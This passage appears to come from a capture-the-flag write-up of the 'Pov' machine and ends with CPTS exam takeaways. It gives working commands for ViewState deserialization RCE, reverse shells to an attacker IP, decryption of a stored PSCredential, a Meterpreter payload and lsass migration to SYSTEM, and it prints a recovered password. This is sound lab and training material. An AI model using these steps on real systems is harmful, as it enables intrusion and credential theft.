--decryptionkey=74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43
Copy the output. In Burp repeater, replace the __VIEWSTATE parameter value with the generated payload:


Start a listener, then send the request:
rlwrap nc -nlvp 9001
Finding 3 — Remote Code Execution via ASP.NET ViewState Deserialization with Recovered Cryptographic Keys
Foothold
The reverse shell connects as sfitz.

The Desktop is empty — no user flag here. There is another account: alaading. The path forward is lateral movement.

Enumerate the user’s home directory:
tree . /F
Documents\connection.xml is not a standard Windows file. Read it:
type Documents\connection.xml
This is a PSCredential XML export. It contains a SecureString encrypted with the DPAPI key of the user who created it — sfitz. Because we are running in sfitz’s session, we can decrypt it directly.
Finding 4 — Hardcoded Encrypted Credentials Stored in PSCredential XML File
Lateral Movement — Decrypting Credentials
Import-Clixml deserializes the PSCredential object. GetNetworkCredential().Password extracts the plaintext:
$enc_pass = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
$dec_pass = $enc_pass.GetNetworkCredential().Password
$dec_pass
Credentials recovered: alaading : f8gQ8fynP44ek1m3
Lateral Movement — Shell as alaading
Attempting to run payloads directly with runas proved unreliable. RunasCs.exe handles credential-based process spawning more consistently, routing output to a separate listener.
Start a listener:
rlwrap nc -nlvp 9002
Transfer RunasCs.exe from the attacker machine:
python3 -m http.server 8081
iwr "http://10.10.X.X:8081/RunasCs.exe" -OutFile "C:\Windows\Temp\RunasCs.exe"
Execute with alaading’s credentials, targeting the listener:
C:\Windows\Temp\RunasCs.exe alaading f8gQ8fynP44ek1m3 powershell -r 10.10.X.X:9002

Retrieve the user flag from alaading’s Desktop.
Privilege Escalation — Enumeration
Check alaading’s token privileges:
whoami /priv
SeDebugPrivilege is enabled. This privilege grants the ability to open handles to processes owned by any user, including SYSTEM. The standard escalation path is to inject into or migrate a Meterpreter session into lsass.exe, which runs as SYSTEM.
Finding 5 — Privilege Escalation via SeDebugPrivilege Enabling Process Migration into SYSTEM Context
Privilege Escalation — Process Migration via Meterpreter
Generate a Meterpreter payload on the attacker machine:
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=9003 -f exe -o sh.exeServe it over HTTP:
python3 -m http.server 8081
Transfer to the target:
iwr "http://10.10.X.X:8081/sh.exe" -OutFile sh.exe
Set up the Metasploit handler and start a listener for the resulting shell:
sudo msfconsole -quse exploit/multi/handler
set LHOST tun0
set LPORT 9003
set payload windows/x64/meterpreter_reverse_tcp
run
rlwrap nc -nlvp 9004
Execute the payload:
.\sh.exe
Once the Meterpreter session opens, migrate into lsass.exe and drop to an interactive shell:
meterpreter > migrate -N lsass.exe
meterpreter > shell


The shell returns as NT AUTHORITY\SYSTEM. Retrieve the root flag.
Takeaways
How this box helped me prepare for the CPTS exam
-
Always run vhost enumeration before going deep on a single page — The main
pov.htbsite was a dead end. The entire attack surface lived ondev.pov.htb, found with a quick vhost fuzz. On the CPTS exam, if a web application looks thin, fuzz for subdomains before concluding there is nothing there. Also double check your work with different tools (gobuster, feroxbuster, etc.) and use different lists (sometimes one list isn’t enough to find all the vhosts). -
Working buttons are LFI candidates — Most HTB web buttons go nowhere. When one actually fires a request, treat it as a target. File download endpoints that reference filenames directly in POST parameters are almost always worth testing for path traversal. On IIS,
web.configis the first file to try — it often contains database connection strings, API keys, and cryptographic configuration. -
Filter bypasses for path traversal are reliable —
../being stripped does not mean the traversal is patched.....//collapses to../after a single-pass filter removes the inner../. This is the same bypass seen in the Trick writeup. When a traversal attempt returns blank on the CPTS exam, try the doubled form before moving on. -
Box prep does not equal test prep — This box contains a lot of information and exploits that are outside the scope of the CPTS exam. The principles of intercepting requests and then inserting new content into those requests is the main purpose of understanding here. Don’t get too worried that you don’t understand deserialization attacks, or that tools you have never seen before might be needed. If they are, they are a pretty quick Google search away.
-
Your attack machine is not always the right tool for the job.
ysoserial.netis a Windows x86 binary. On an ARM Mac it will not run without a dedicated Windows environment, and this box makes that concrete: the entire exploit depends on a tool that requires a specific OS and architecture. Keeping a Windows VM available, even a lightweight one, is worth the disk space. Some files and native Windows applications also only yield their contents when opened on the platform they were built for, and there is no Linux equivalent that substitutes cleanly. Get comfortable spinning up a Windows VM, moving files to it, and running tools from it.